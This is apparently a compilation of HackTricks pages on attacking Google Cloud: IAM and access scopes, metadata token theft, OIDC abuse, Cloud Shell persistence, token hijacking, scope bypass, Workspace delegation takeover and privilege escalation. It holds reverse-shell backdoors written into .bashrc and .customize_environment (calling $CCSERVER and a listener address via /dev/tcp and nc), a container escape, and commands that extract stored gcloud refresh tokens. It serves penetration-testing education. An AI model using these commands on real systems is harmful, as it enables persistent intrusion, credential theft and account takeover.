[https://registry.terraform.io/providers/hashicorp/google/latest/docs/resources/google\\_project\\_iam](https://registry.terraform.io/providers/hashicorp/google/latest/docs/resources/google_project_iam) using terraform with GCP there are different ways to grant a principal access over a resource:

The **service account** on a GCP Compute Instance will **use OAuth** to communicate with the Google Cloud APIs. When **access scopes** are used, the OAuth token that is generated for the instance will **have a scope limitation included**. This defines what API endpoints it can authenticate to. It does **NOT define the actual permissions**.

- **Memberships:** You set **principals as members of roles without restrictions** over the role or the principals. You can put a user as a member of a role and then put a group as a member of the same role and also set those principals (user and group) as member of other roles.
- **Bindings:** Several **principals can be binded to a role**. Those **principals can still be binded or be members of other roles**. However, if a principal which isn't binded to the role is set as **member of a binded role**, the next time the **binding is applied, the membership will disappear**.

- **Policies:** A policy is **authoritative**, it indicates roles and principals and then, **those principals cannot have more roles and those roles cannot have more principals** unless that policy is modified (not even in other policies, bindings or memberships). Therefore, when a role or principal is specified in policy all its privileges are **limited by that policy**. Obviously, this can be bypassed in case the principal is given the option to modify the policy or privilege escalation permissions (like create a new principal and bind him a new role).

# Service accounts

When using a **custom service account**, Google [recommends](#) that access scopes are not used and to **rely totally on IAM**. The web management portal actually enforces this, but access scopes can still be applied to instances using custom service accounts programatically.

There are three options when setting an access scope on a VM instance:

- Allow default access
- All full access to all cloud APIs
- Set access for each API

You can see what **scopes** are **assigned** by **querying** the **metadata URL**. Here is an example from a VM with "default" access assigned:

```
$ curl  
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes  
-H 'Metadata-Flavor:Google'  
  
https://www.googleapis.com/auth/devstorage.read_only  
https://www.googleapis.com/auth/logging.write  
https://www.googleapis.com/auth/monitoring.write  
https://www.googleapis.com/auth/servicecontrol  
https://www.googleapis.com/auth/service.management.readonly  
https://www.googleapis.com/auth/trace.append
```

The most interesting thing in the **default scope** is `devstorage.read_only` . This grants read access to all storage buckets in the project. This can be devastating, which of course is great for us as an attacker.

Here is what you'll see from an instance with **no scope limitations**:

```
curl  
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes -H 'Metadata-Flavor:Google'  
https://www.googleapis.com/auth/cloud-platform
```

This `cloud-platform` scope is what we are really hoping for, as it will allow us to authenticate to any API function and leverage the full power of our assigned IAM permissions.

It is possible to encounter some **conflicts** when using both **IAM and access scopes**. For example, your service account may have the IAM role of `compute.instanceAdmin` but the instance you've breached has been crippled with the scope limitation of

`https://www.googleapis.com/auth/compute.readonly` . This would prevent you from making any changes using the OAuth token that's automatically assigned to your instance.

# IAM Roles

There are **three types** of roles in IAM:

- **Basic/Primitive roles**, which include the **Owner**, **Editor**, and **Viewer** roles that existed prior to the introduction of IAM.
- **Predefined roles**, which provide granular access for a specific service and are managed by Google Cloud. There are a lot of predefined roles, you can **see all of them with the privileges they have [here](#)**.
- **Custom roles**, which provide granular access according to a user-specified list of permissions.

There are thousands of permissions in GCP. In order to check if a role has a permissions you can **search the permission [here](#)** and see which roles have it.

You can also **search here predefined roles offered by each product**.

**You can find a list of all the granular permissions [here](#).**

## Basic roles

Name	Title	Permissions
<b>roles/viewer</b>	Viewer	Permissions for <b>read-only actions</b> that do not affect state, such as viewing (but not modifying) existing resources or data.
<b>roles/editor</b>	Editor	All <b>viewer permissions, plus</b> permissions for actions that modify state, such as changing existing resources.
<b>roles/owner</b>	Owner	All <b>Editor</b> permissions <b>and</b> permissions for the following actions: <ul style="list-style-type: none"> <li>• Manage roles and permissions for a project and all resources within the project.</li> <li>• Set up billing for a project.</li> </ul>

You can try the following command to specifically **enumerate roles assigned to your service account** project-wide in the current project:

```
PROJECT=$(curl
http://metadata.google.internal/computeMetadata/v1/project/project-id
-H "Metadata-Flavor: Google" -s)
ACCOUNT=$(curl
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/email
-H "Metadata-Flavor: Google" -s)
gcloud projects get-iam-policy $PROJECT \
--flatten="bindings[].members" \
--format='table(bindings.role)' \
--filter="bindings.members:$ACCOUNT"
```

Don't worry too much if you get denied access to the command above. It's still possible to work out what you can do simply by trying to do it.

More generally, you can shorten the command to the following to get an idea of the **roles assigned project-wide to all members**.

```
gcloud projects get-iam-policy [PROJECT-ID]
```

Or to see the IAM policy [assigned to a single Compute Instance](#) you can try the following.

```
gcloud compute instances get-iam-policy [INSTANCE] --zone  
[ZONE]
```

# Default credentials

In **GCP console** there **isn't any Users or Groups** management, that is done in **Google Workspace**. Although you could synchronize a different identity provider in Google Workspace.

## Default service account token

The **metadata server** available to a given instance will **provide** any user/process **on that instance** with an **OAuth token** that is automatically used as the **default credentials** when communicating with Google APIs via the `gcloud` command.

You can retrieve and inspect the token with the following curl command:

```
curl  
"http://metadata.google.internal/computeMetadata/v1/instance/se  
rvice-accounts/default/token"  
-H "Metadata-Flavor: Google"
```

Which will receive a response like the following:

```
{  
  "access_token": "ya29.AHES6ZRN3-  
H1hAPya30GnW_bHSb_QtAS08i85nHq39HE3C2LTrCARA",  
  "expires_in": 3599,  
  "token_type": "Bearer"  
}
```

This token is the **combination of the service account and access scopes** assigned to the Compute Instance. So, even though your service account may have **every IAM privilege** imaginable, this particular OAuth token **might be limited** in the APIs it can communicate with due to **access scopes**.

## Application default credentials

When using one of Google's official GCP client libraries, the code will automatically go **searching for credentials** following a strategy called [Application Default Credentials](#).

1. First, it will check would be the **source code itself**. Developers can choose to statically point to a service account key file.
2. The next is an **environment variable called** `GOOGLE_APPLICATION_CREDENTIALS` . This can be set to point to a **service account key file**.
3. Finally, if neither of these are provided, the application will revert to using the **default token provided by the metadata server** as described in the section above.

Finding the actual **JSON file with the service account credentials** is generally much **more desirable** than **relying on the OAuth token** on the metadata server. This is because the raw service account credentials can be activated **without the burden of access scopes** and without the short expiration period usually applied to the tokens.

# Terraform IAM Policies, Bindings and Memberships

As defined by terraform in

[https://registry.terraform.io/providers/hashicorp/google/latest/docs/resource/s/google\\_project\\_iam](https://registry.terraform.io/providers/hashicorp/google/latest/docs/resource/s/google_project_iam) using terraform with GCP there are different ways to grant a principal access over a resource:

- **Memberships:** You set **principals as members of roles without restrictions** over the role or the principals. You can put a user as a member of a role and then put a group as a member of the same role and also set those principals (user and group) as member of other roles.
- **Bindings:** Several **principals can be binded to a role**. Those **principals can still be binded or be members of other roles**. However, if a principal which isn't binded to the role is set as **member of a binded role**, the next time the **binding is applied, the membership will disappear**.
- **Policies:** A policy is **authoritative**, it indicates roles and principals and then, **those principals cannot have more roles and those roles cannot have more principals** unless that policy is modified (not even in other policies, bindings or memberships). Therefore, when a role or principal is specified in policy all its privileges are **limited by that policy**. Obviously, this can be bypassed in case the principal is given the option to modify the policy or privilege escalation permissions (like create a new principal and bind him a new role).

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

**Support HackTricks and get benefits!**

# GCP - Federation Abuse

**Support HackTricks and get benefits!**

# OIDC - Github Actions Abuse

## GCP

In order to give **access to the Github Actions** from a Github repo to a GCP **service account** the following steps are needed:

- **Create the Service Account** to access from github actions with the **desired permissions**:

```
projectIdFIXME
gcloud config set project $projectId

# Create the Service Account
gcloud iam service-accounts create "github-demo-sa"
saId="github-demo-sa@$projectId.iam.gserviceaccount.com"

# Enable the IAM Credentials API
gcloud services enable iamcredentials.googleapis.com

# Give permissions to SA

gcloud projects add-iam-policy-binding $projectId \
    --member="serviceAccount:$saId" \
    --role="roles/iam.securityReviewer"
```

- Generate a **new workload identity pool**:

```
# Create a Workload Identity Pool
poolName=wi-pool

gcloud iam workload-identity-pools create $poolName \
--location global \
--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName
\
--location global \
--format='get(name)')
```

- Generate a new **workload identity pool OIDC provider** that **trusts** github actions (by org/repo name in this scenario):

```

attributeMappingScope=repository # could be sub (GitHub
repository and branch) or repository_owner (GitHub
organization)

gcloud iam workload-identity-pools providers create-oidc
$poolName \
    --location global \
    --workload-identity-pool $poolName \
    --display-name $poolName \
    --attribute-mapping
"google.subject=assertion.${attributeMappingScope},attribute.ac
tor=assertion.actor,attribute.aud=assertion.aud,attribute.repos
itory=assertion.repository" \
    --issuer-uri "https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers
describe $poolName \
    --location global \
    --workload-identity-pool $poolName \
    --format='get(name)')

```

- Finally, **allow the principal** from the provider to use a service principal:

```

gitHubRepoName="repo-org/repo-name"
gcloud iam service-accounts add-iam-policy-binding $saId \
    --role "roles/iam.workloadIdentityUser" \
    --member
"principalSet://iam.googleapis.com/${poolId}/attribute.${attrib
uteMappingScope}/${gitHubRepoName}"

```

Note how in the previous member we are specifying the `org-name/repo-name` as conditions to be able to access the service account (other params that makes it **more restrictive** like the branch could also be used).

However it's also possible to **allow all github to access** the service account creating a provider such the following using a wildcard:

```
# Create a Workload Identity Pool
poolName=wi-pool2

gcloud iam workload-identity-pools create $poolName \
--location global \
--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName \
\
--location global \
--format='get(name)')

gcloud iam workload-identity-pools providers create-oidc
$poolName \
--project="${projectId}" \
--location="global" \
--workload-identity-pool="$poolName" \
--display-name="Demo provider" \
--attribute-
mapping="google.subject=assertion.sub,attribute.actor=assertion
.actor,attribute.aud=assertion.aud" \
--issuer-uri="https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers
describe $poolName \
--location global \
--workload-identity-pool $poolName \
--format='get(name)')

# CHECK THE WILDCARD
gcloud iam service-accounts add-iam-policy-binding "${saId}" \
--project="${projectId}" \
--role="roles/iam.workloadIdentityUser" \
--member="principalSet://iam.googleapis.com/${poolId}/*"
```

In this case anyone could access the service account from github actions, so it's important always to **check how the member is defined.** It should be always something like this:

```
attribute.  
{custom_attribute} : principalSet://iam.googleapis.com/projects/{project}/locations/{location}/workloadIdentityPools/{pool}/attribute.{custom_attribute}/{value}
```

## Github

Remember to change  `${providerId}` and  `${saId}` for their respective values:

```
name: Check GCP action
on:
  workflow_dispatch:
  pull_request:
    branches:
      - main

permissions:
  id-token: write

jobs:
  Get_OIDC_ID_token:
    runs-on: ubuntu-latest
    steps:
      - id: 'auth'
        name: 'Authenticate to GCP'
        uses: 'google-github-actions/auth@v0.3.1'
        with:
          create_credentials_file: 'true'
          workload_identity_provider: '${providerId}'
          service_account: '${saId}'
      - id: 'gcloud'
        name: 'gcloud'
        run: |
          gcloud auth login --brief --cred-file="${{ steps.auth.outputs.credentials_file_path }}"
          gcloud auth list
          gcloud projects list
```

**Support HackTricks and get benefits!**

# GCP - Non-svc Persistance

**Support HackTricks and get benefits!**

These are useful techniques once, somehow, you have compromised some GCP credentials or machine running in a GCP environment.

# Google's Cloud Shell

## Persistent Backdoor

**Google Cloud Shell** provides you with command-line access to your cloud resources directly from your browser without any associated cost.

You can access Google's Cloud Shell from the **web console** or running

```
gcloud cloud-shell ssh .
```

This console has some interesting capabilities for attackers:

1. Any Google user with access to Google Cloud has access to a fully authenticated Cloud Shell instance.
2. Said instance will maintain its home directory for at least 120 days if no activity happens.
3. There is no capabilities for an organisation to monitor the activity of that instance.

This basically means that an attacker may put a backdoor in the home directory of the user and as long as the user connects to the GC Shell every 120days at least, the backdoor will survive and the attacker will get a shell everytime it's run just by doing:

```
echo '(nohup /usr/bin/env -i /bin/bash 2>/dev/null -norc -noprofile >& /dev/tcp/'$CCSERVER'/443 0>&1 &)' >> $HOME/.bashrc
```

There is another file in the home folder called `.customize_environment` that, if exists, is going to be **executed everytime** the user access the **cloud shell** (like in the previous technique). Just insert the previous backdoor or one like the following to maintain persistence as long as the user uses "frequently" the cloud shell:

```
#!/bin/sh
apt-get install netcat -y
nc <LISTENER-ADDR> 443 -e /bin/bash
```

Note that the **first time an action is performed in Cloud Shell that requires authentication**, it **pops up** an authorization window in the user's browser that must be accepted before the command runs. If an unexpected pop-up comes up, a target could get suspicious and burn the persistence method.

## Google Cloud Shell Container Escape

Note that the Google Cloud Shell runs inside a container, you can **easily escape to the host** by doing:

```
sudo docker -H unix:///google/host/var/run/docker.sock pull alpine:latest
sudo docker -H unix:///google/host/var/run/docker.sock run -d -it --name escaper -v "/proc:/host/proc" -v "/sys:/host/sys" -v "/:/rootfs" --network=host --privileged=true --cap-add=ALL alpine:latest
sudo docker -H unix:///google/host/var/run/docker.sock start escaper
sudo docker -H unix:///google/host/var/run/docker.sock exec -it escaper /bin/sh
```

This is not considered a vulnerability by google, but it gives you a wider vision of what is happening in that env.

Moreover, notice that from the host you can find a service account token:

```
wget -q -O - --header "X-Google-Metadata-Request: True"
"http://metadata/computeMetadata/v1/instance/service-accounts/"
default/
vms-cs-europe-west1-iuzs@m76c8cac3f3880018-
tp.iam.gserviceaccount.com/
```

With the following scopes:

```
wget -q -O - --header "X-Google-Metadata-Request: True"
"http://metadata/computeMetadata/v1/instance/service-
accounts/vms-cs-europe-west1-iuzs@m76c8cac3f3880018-
tp.iam.gserviceaccount.com/scopes"
https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/monitoring.write
```

# Token Hijacking

## Authenticated User

If you manage to access the home folder of an **authenticated user in GCP**, by **default**, you will be able to **get tokens for that user as long as you want** without needing to authenticated and independently on the machine you use his tokens from and even if the user has MFA configured.

This is because by default you **will be able to use the refresh token as long** as you want to generate new tokens.

To get the current token of a user you can run:

```
sqlite3 ./config/gcloud/access_tokens.db "select access_token  
from access_tokens where account_id='<email>';"
```

To get the details to generate a new access token run:

```
sqlite3 ./config/gcloud/credentials.db "select value from  
credentials where account_id='<email>';"
```

To get a new refreshed access token with the refresh token, client ID, and client secret run:

```
curl -s --data client_id=<client_id> --data client_secret=<client_secret> --data grant_type=refresh_token --data refresh_token=<refresh_token> --data scope="https://www.googleapis.com/auth/cloud-platform https://www.googleapis.com/auth/accounts.reauth" https://www.googleapis.com/oauth2/v4/token
```

## Service Accounts

Just like with authenticated users, if you manage to **compromise the private key file** of a service account you will be able to **access it usually as long as you want.**\ However, if you steal the **OAuth token** of a service account this can be even more interesting, because, even if by default these tokens are useful just for an hour, if the **victim deletes the private api key, the OAuth token will still be valid until it expires.**

## Metadata

Obviously, as long as you are inside a machine running in the GCP environment you will be able to **access the service account attached to that machine contacting the metadata endpoint** (note that the Oauth tokens you can access in this endpoint are usually restricted by scopes).

## Remediations

Some remediations for these techniques are explained in  
<https://www.netskope.com/blog/gcp-oauth-token-hijacking-in-google-cloud-part-2>

# Bypassing access scopes

When **access scopes** are used, the OAuth token that is generated for the computing instance (VM) will **have a scope limitation included**. However, you might be able to **bypass** this limitation and exploit the permissions the compromised account has.

The **best way to bypass** this restriction is either to **find new credentials** in the compromised host, to **find the service key to generate an OUATH token** without restriction or to **jump to a different VM less restricted**.

## Pop another box

It's possible that another box in the environment exists with less restrictive access scopes. If you can view the output of `gcloud compute instances list --quiet --format=json`, look for instances with either the specific scope you want or the `auth/cloud-platform` all-inclusive scope.

Also keep an eye out for instances that have the default service account assigned (`PROJECT_NUMBER-compute@developer.gserviceaccount.com`).

## Find service account keys

Google states very clearly "**Access scopes are not a security mechanism... they have no effect when making requests not authenticated through OAuth**".

Therefore, if you **find a service account key** stored on the instance you can bypass the limitation. These are **RSA private keys** that can be used to authenticate to the Google Cloud API and **request a new OAuth token with no scope limitations**.

Check if any service account has exported a key at some point with:

```
for i in $(gcloud iam service-accounts list --format="table[no-
heading](email)"); do
    echo Looking for keys for $i:
    gcloud iam service-accounts keys list --iam-account $i
done
```

These files are **not stored on a Compute Instance by default**, so you'd have to be lucky to encounter them. The default name for the file is [project-id]-[portion-of-key-id].json . So, if your project name is test-project then you can **search the filesystem for test-project\*.json** looking for this key file.

The contents of the file look something like this:

```
{  
  "type": "service_account",  
  "project_id": "[PROJECT-ID]",  
  "private_key_id": "[KEY-ID]",  
  "private_key": "-----BEGIN PRIVATE KEY-----\n[PRIVATE-KEY]\n-----END PRIVATE KEY-----\n",  
  "client_email": "[SERVICE-ACCOUNT-EMAIL]",  
  "client_id": "[CLIENT-ID]",  
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",  
  "token_uri": "https://accounts.google.com/o/oauth2/token",  
  "auth_provider_x509_cert_url":  
    "https://www.googleapis.com/oauth2/v1/certs",  
  "client_x509_cert_url":  
    "https://www.googleapis.com/robot/v1/metadata/x509/[SERVICE-  
    ACCOUNT-EMAIL]"  
}
```

Or, if **generated from the CLI** they will look like this:

```
{  
  "name": "projects/[PROJECT-ID]/serviceAccounts/[SERVICE-  
  ACCOUNT-EMAIL]/keys/[KEY-ID]",  
  "privateKeyType": "TYPE_GOOGLE_CREDENTIALS_FILE",  
  "privateKeyData": "[PRIVATE-KEY]",  

```

If you do find one of these files, you can tell the **gcloud command to re-authenticate** with this service account. You can do this on the instance, or on any machine that has the tools installed.

```
gcloud auth activate-service-account --key-file [FILE]
```

You can now **test your new OAuth token** as follows:

```
TOKEN=`gcloud auth print-access-token`  
curl https://www.googleapis.com/oauth2/v1/tokeninfo?  
access_token=$TOKEN
```

You should see <https://www.googleapis.com/auth/cloud-platform> listed in the scopes, which means you are **not limited by any instance-level access scopes**. You now have full power to use all of your assigned IAM permissions.

# Spreading to Workspace via domain-wide delegation of authority

[Workspace](#) is Google's **collaboration and productivity platform** which consists of things like Gmail, Google Calendar, Google Drive, Google Docs, etc.

**Service accounts** in GCP can be granted the **rights to programatically access user data** in Workspace by impersonating legitimate users. This is known as [domain-wide delegation](#). This includes actions like **reading email** in GMail, accessing Google Docs, and even creating new user accounts in the G Suite organization.

Workspace has [its own API](#), completely separate from GCP. Permissions are granted to Workspace and **there isn't any default relation between GCP and Workspace**.

However, it's possible to **give** a service account **permissions** over a Workspace user. If you have access to the Web UI at this point, you can browse to **IAM -> Service Accounts** and see if any of the accounts have "**Enabled**" listed under the "**domain-wide delegation**" column. The column itself may **not appear if no accounts are enabled** (you can read the details of each service account to confirm this). As of this writing, there is no way to do this programatically, although there is a [request for this feature](#) in Google's bug tracker.

To create this relation it's needed to **enable it in GCP and also in Workforce**.

## Test Workspace access

To test this access you'll need the **service account credentials exported in JSON** format. You may have acquired these in an earlier step, or you may have the access required now to create a key for a service account you know to have domain-wide delegation enabled.

This topic is a bit tricky... your service account has something called a "client\_email" which you can see in the JSON credential file you export. It probably looks something like `account-name@project-name.iam.gserviceaccount.com`. If you try to access Workforce API calls directly with that email, even with delegation enabled, you will fail. This is because the Workforce directory will not include the GCP service account's email addresses. Instead, to interact with Workforce, we need to actually impersonate valid Workforce users.

What you really want to do is to **impersonate a user with administrative access**, and then use that access to do something like **reset a password, disable multi-factor authentication, or just create yourself a shiny new admin account**.

Gitlab've created [this Python script](#) that can do two things - list the user directory and create a new administrative account. Here is how you would use it:

```
# Validate access only
./gcp_delegation.py --keyfile ./credentials.json \
--impersonate steve.admin@target-org.com \
--domain target-org.com

# List the directory
./gcp_delegation.py --keyfile ./credentials.json \
--impersonate steve.admin@target-org.com \
--domain target-org.com \
--list

# Create a new admin account
./gcp_delegation.py --keyfile ./credentials.json \
--impersonate steve.admin@target-org.com \
--domain target-org.com \
--account pwned
```

You can try this script across a range of email addresses to impersonate **various users**. Standard output will indicate whether or not the service account has access to Workforce, and will include a **random password for the new admin account** if one is created.

If you have success creating a new admin account, you can log on to the [Google admin console](#) and have full control over everything in G Suite for every user - email, docs, calendar, etc. Go wild.

# References

- <https://89berner.medium.com/persistent-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec>
- <https://www.netskope.com/blog/gcp-oauth-token-hijacking-in-google-cloud-part-1>
- <https://securityintelligence.com/posts/attacker-achieve-persistence-google-cloud-platform-cloud-shell/>

**Support HackTricks and get benefits!**

# GCP - Permissions for a Pentest

If you want to pentest a GCP environment you need to ask for enough permissions to **check all or most of the services** used in **GCP**. Ideally, you should ask the client to create:

- **Create** a new **project**
- **Create** a **Service Account** inside that project (get **json credentials**)
- **Give** the **Service account** the **permissions** mentioned later in this post over the ORGANIZATION
- **Enable** the **APIs** mentioned later in this post in the created project

**Set of permissions** to use the tools proposed later:

```
roles/bigquery.metadataViewer
roles/composer.user
roles/compute.viewer
roles/container.clusterViewer
roles/iam.securityReviewer
roles/resourcemanager.folderViewer
roles/resourcemanager.organizationViewer
roles/resourcemanager.tagViewer
roles/secretmanager.viewer
roles/serviceusage.serviceUsageConsumer

# The following one can only be assigned if a service account
is created
roles/websecurityscanner.serviceAgent

# The role roles/serviceusage.serviceUsageConsumer is needed to
use gcloud asset
```

APIs to enable (from starbase):

```
gcloud services enable \
    serviceusage.googleapis.com \
    cloudfunctions.googleapis.com \
    storage.googleapis.com \
    iam.googleapis.com \
    cloudresourcemanager.googleapis.com \
    compute.googleapis.com \
    cloudkms.googleapis.com \
    sqladmin.googleapis.com \
    bigquery.googleapis.com \
    container.googleapis.com \
    dns.googleapis.com \
    logging.googleapis.com \
    monitoring.googleapis.com \
    binaryauthorization.googleapis.com \
    pubsub.googleapis.com \
    appengine.googleapis.com \
    run.googleapis.com \
    redis.googleapis.com \
    memcache.googleapis.com \
    apigateway.googleapis.com \
    spanner.googleapis.com \
    privateca.googleapis.com \
    cloudasset.googleapis.com \
    accesscontextmanager.googleapis.com
```

# Individual tools permissions

## PurplePanda

```
From https://github.com/carlospolop/PurplePanda/tree/master/intel/google#permissions-configuration

roles/bigquery.metadataViewer
roles/composer.user
roles/compute.viewer
roles/container.clusterViewer
roles/iam.securityReviewer
roles/resourcemanager.folderViewer
roles/resourcemanager.organizationViewer
roles/secretmanager.viewer
```

## ScoutSuite

```
From https://github.com/nccgroup/ScoutSuite/wiki/Google-Cloud-Platform#permissions

roles/Viewer
roles/iam.securityReviewer
roles/stackdriver.accounts.viewer
```

## CloudSploit

From  
<https://github.com/aquasecurity/cloudsploit/blob/master/docs/gcp.md#cloud-provider-configuration>

includedPermissions:

- cloudasset.assets.listResource
- cloudkms.cryptoKeys.list
- cloudkms.keyRings.list
- cloudsql.instances.list
- cloudsql.users.list
- compute.autoscalers.list
- compute.backendServices.list
- compute.disks.list
- compute.firewalls.list
- compute.healthChecks.list
- compute.instanceGroups.list
- compute.instances.getIamPolicy
- compute.instances.list
- compute.networks.list
- compute.projects.get
- compute.securityPolicies.list
- compute.subnetworks.list
- compute.targetHttpProxies.list
- container.clusters.list
- dns.managedZones.list
- iam.serviceAccountKeys.list
- iam.serviceAccounts.list
- logging.logMetrics.list
- logging.sinks.list
- monitoring.alertPolicies.list
- resourcemanager.folders.get
- resourcemanager.folders.getIamPolicy
- resourcemanager.folders.list
- resourcemanager.hierarchyNodes.listTagBindings
- resourcemanager.organizations.get

- resourcemanager.organizations.getIamPolicy
- resourcemanager.projects.get
- resourcemanager.projects.getIamPolicy
- resourcemanager.projects.list
- resourcemanager.resourceTagBindings.list
- resourcemanager.tagKeys.get
- resourcemanager.tagKeys.getIamPolicy
- resourcemanager.tagKeys.list
- resourcemanager.tagValues.get
- resourcemanager.tagValues.getIamPolicy
- resourcemanager.tagValues.list
- storage.buckets.getIamPolicy
- storage.buckets.list

## Cartography

From <https://lyft.github.io/cartography/modules/gcp/config.html>

```
roles/iam.securityReviewer  
roles/resourcemanager.organizationViewer  
roles/resourcemanager.folderViewer
```

## Starbase

From <https://github.com/JupiterOne/graph-google-cloud/blob/main/docs/development.md>

```
roles/iam.securityReviewer  
roles/iam.organizationRoleViewer  
roles/bigquery.metadataViewer
```



# GCP - Privilege Escalation

**Support HackTricks and get benefits!**

# Introduction to GCP Privilege Escalation

GCP, as any other cloud, have some **principals**: users, groups and service accounts, and some **resources** like compute engine, cloud functions...\\

Then, via roles, **permissions are granted to those principals over the resources**. This is the way to specify the permissions a principal has over a resource in GCP.\\ There are certain permissions that will allow a user to **get even more permissions** on the resource or third party resources, and that's what is called **privilege escalation** (also, the exploitation the vulnerabilities to get more permissions).

Therefore, I would like to separate GCP privilege escalation techniques in **2 groups**:

- **Privesc to a principal:** This will allow you to **impersonate another principal**, and therefore act like it with all his permissions. e.g.: Abuse *getAccessToken* to impersonate a service account.
- **Privesc on the resource:** This will allow you to **get more permissions over the specific resource**. e.g.: you can abuse *setIamPolicy* permission over cloudfunctions to allow you to trigger the function.
  - Note that some **resources permissions will also allow you to attach an arbitrary service account** to the resource. This means that you will be able to launch a resource with a SA, get into the resource, and **steal the SA token**. Therefore, this will allow to escalate to a principal via a resource escalation. This has

happened in several resources previously, but now it's less frequent (but can still happen).

Obviously, the most interesting privilege escalation techniques are the ones of the **second group** because it will allow you to **get more privileges outside of the resources you already have** some privileges over. However, note that **escalating in resources** may give you also access to **sensitive information** or even to **other principals** (maybe via reading a secret that contains a token of a SA).

It's important to note also that in **GCP Service Accounts are both principals and permissions**, so escalating privileges in a SA will allow you to impersonate it also.

The permissions between parenthesis indicate the permissions needed to exploit the vulnerability with `gcloud`. Those might not be needed if exploiting it through the API.

# Privilege Escalation Techniques

The way to escalate your privileges in AWS is to have enough permissions to be able to, somehow, access other service account/users/groups privileges. Chaining escalations until you have admin access over the organization.

GCP has **hundreds** (if not thousands) of **permissions** that an entity can be granted. In this book you can find **all the permissions that I know** that you can abuse to **escalate privileges**, but if you **know some path** not mentioned here, **please share it**.

You can find all the **privesc paths divided by services**:

- [Apidev Privesc](#)
- [Cloudbuild Privesc](#)
- [Cloudfunctions Privesc](#)
- [Cloudscheduler Privesc](#)
- [Compute Privesc](#)
- [Composer Privesc](#)
- [Container Privesc](#)
- [Deploymentmanager Privesc](#)
- [IAM Privesc](#)
- [Orgpolicy Privesc](#)
- [Resourcemanager Privesc](#)
- [Run Privesc](#)

- [Secretmanager Privesc](#)
- [Serviceusage Privesc](#)
- [Storage Privesc](#)
- [Misc Privesc](#)

## Abusing GCP to escalate privileges locally

If you are inside a machine in GCP you might be able to abuse permissions to escalate privileges even locally:

[gcp-local-privilege-escalation-ssh-pivoting.md](#)

# References

- <https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/>
- <https://rhinosecuritylabs.com/cloud-security/privilege-escalation-google-cloud-platform-part-2/>

**Support HackTricks and get benefits!**

# GCP - Apidev Privesc

**Support HackTricks and get benefits!**

# apikeys

The following permissions are useful to create and steal API keys, not this from the docs: *An API key is a simple encrypted string that **identifies an application without any principal**. They are useful for accessing **public data anonymously**, and are used to **associate** API requests with your project for quota and billing.*

Therefore, with an API key you can make that company pay for your use of the API, but you won't be able to escalate privileges.

## apikeys.keys.create

This permission allows to **create an API key**:

```
gcloud alpha services api-keys create
Operation [operations/akmf.p7-[...].9] complete. Result: {
    "@type": "type.googleapis.com/google.api.apikeys.v2.Key",
    "createTime": "2022-01-26T12:23:06.281029Z",
    "etag": "W/\\"HOhA[...]==\"",
    "keyString": "AIzaSy[...]oU",

    "name": "projects/5[...]6/locations/global/keys/f707[...]e8",
    "uid": "f707[...]e8",
    "updateTime": "2022-01-26T12:23:06.378442Z"
}
```

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#).

## **apikeys.keys.getKeyString , apikeys.keys.list**

These permissions allows **list and get all the apiKeys and get the Key**:

```
gcloud alpha services api-keys create
for key in $(gcloud --impersonate-service-
account="${SERVICE_ACCOUNT_ID}@${PROJECT_ID}.iam.gserviceaccoun
t.com" alpha services api-keys list --uri); do
    gcloud --impersonate-service-
    account="${SERVICE_ACCOUNT_ID}@${PROJECT_ID}.iam.gserviceaccoun
    t.com" alpha services api-keys get-key-string "$key"
done
```

You can find a script to automate the [creation, exploit and cleaning of a vuln environment here](#).

## **apikeys.keys.regenerate , apikeys.keys.list**

These permissions will (potentially) allow you to **list and regenerate all the apiKeys getting the new Key**. It's not possible to use this from `gcloud` but you probably can use it via the API. Once it's supported, the exploitation will be similar to the previous one (I guess).

## apikeys.keys.lookup

This is extremely useful to check to **which GCP project an API key that you have found belongs to:**

```
gcloud alpha services api-keys lookup AIzaSyD[...]uE8Y  
name: projects/5[...]6/locations/global/keys/28d[...]e0e  
parent: projects/5[...]6/locations/global
```

In this scenario it could also be interesting to run the tool <https://github.com/ozguralp/gmapsapiscanner> and check what you can access with the API key

**Support HackTricks and get benefits!**

# GCP - Cloudbuild Privesc

**Support HackTricks and get benefits!**

# cloudbuild

## cloudbuild.builds.create

With this permission you can **submit a cloud build**. The cloudbuild machine will have in it's filesystem by **default a token of the powerful cloudbuild Service Account**:

<PROJECT\_NUMBER>@cloudbuild.gserviceaccount.com . However, you can **indicate any service account inside the project** in the cloudbuild configuration.\ Therefore, you can just make the machine exfiltrate to your server the token or **get a reverse shell inside of it and get yourself the token** (the file containing the token might change).

You can find the original exploit script [here on GitHub](#) (but the location it's taking the token from didn't work for me). Therefore, check a script to automate the [creation, exploit and cleaning of a vuln environment here](#) and a python script to get a reverse shell inside of the cloudbuild machine and [steal it here](#) (in the code you can find how to specify other service accounts).

For a more in-depth explanation visit

<https://rhinosecuritylabs.com/gcp/iam-privilege-escalation-gcp-cloudbuild/>

## cloudbuild.builds.update

**Potentially** with this permission you will be able to **update a cloud build and just steal the service account token** like it was performed with the previous permission (but unfortunately at the time of this writing I couldn't find any way to call that API).

**Support HackTricks and get benefits!**

# GCP - Cloudfunctions Privesc

**Support HackTricks and get benefits!**

# cloudfunctions

```
cloudfunctions.functions.create ,  
iam.serviceAccounts.actAs
```

For this method, we will be **creating a new Cloud Function with an associated Service Account** that we want to gain access to. Because Cloud Function invocations have **access to the metadata API**, we can request a token directly from it, just like on a Compute Engine instance.

The **required permissions** for this method are as follows:

- *cloudfunctions.functions.call OR  
cloudfunctions.functions.setIamPolicy*
- *cloudfunctions.functions.create*
- *cloudfunctions.functions.sourceCodeSet*
- *iam.serviceAccounts.actAs*

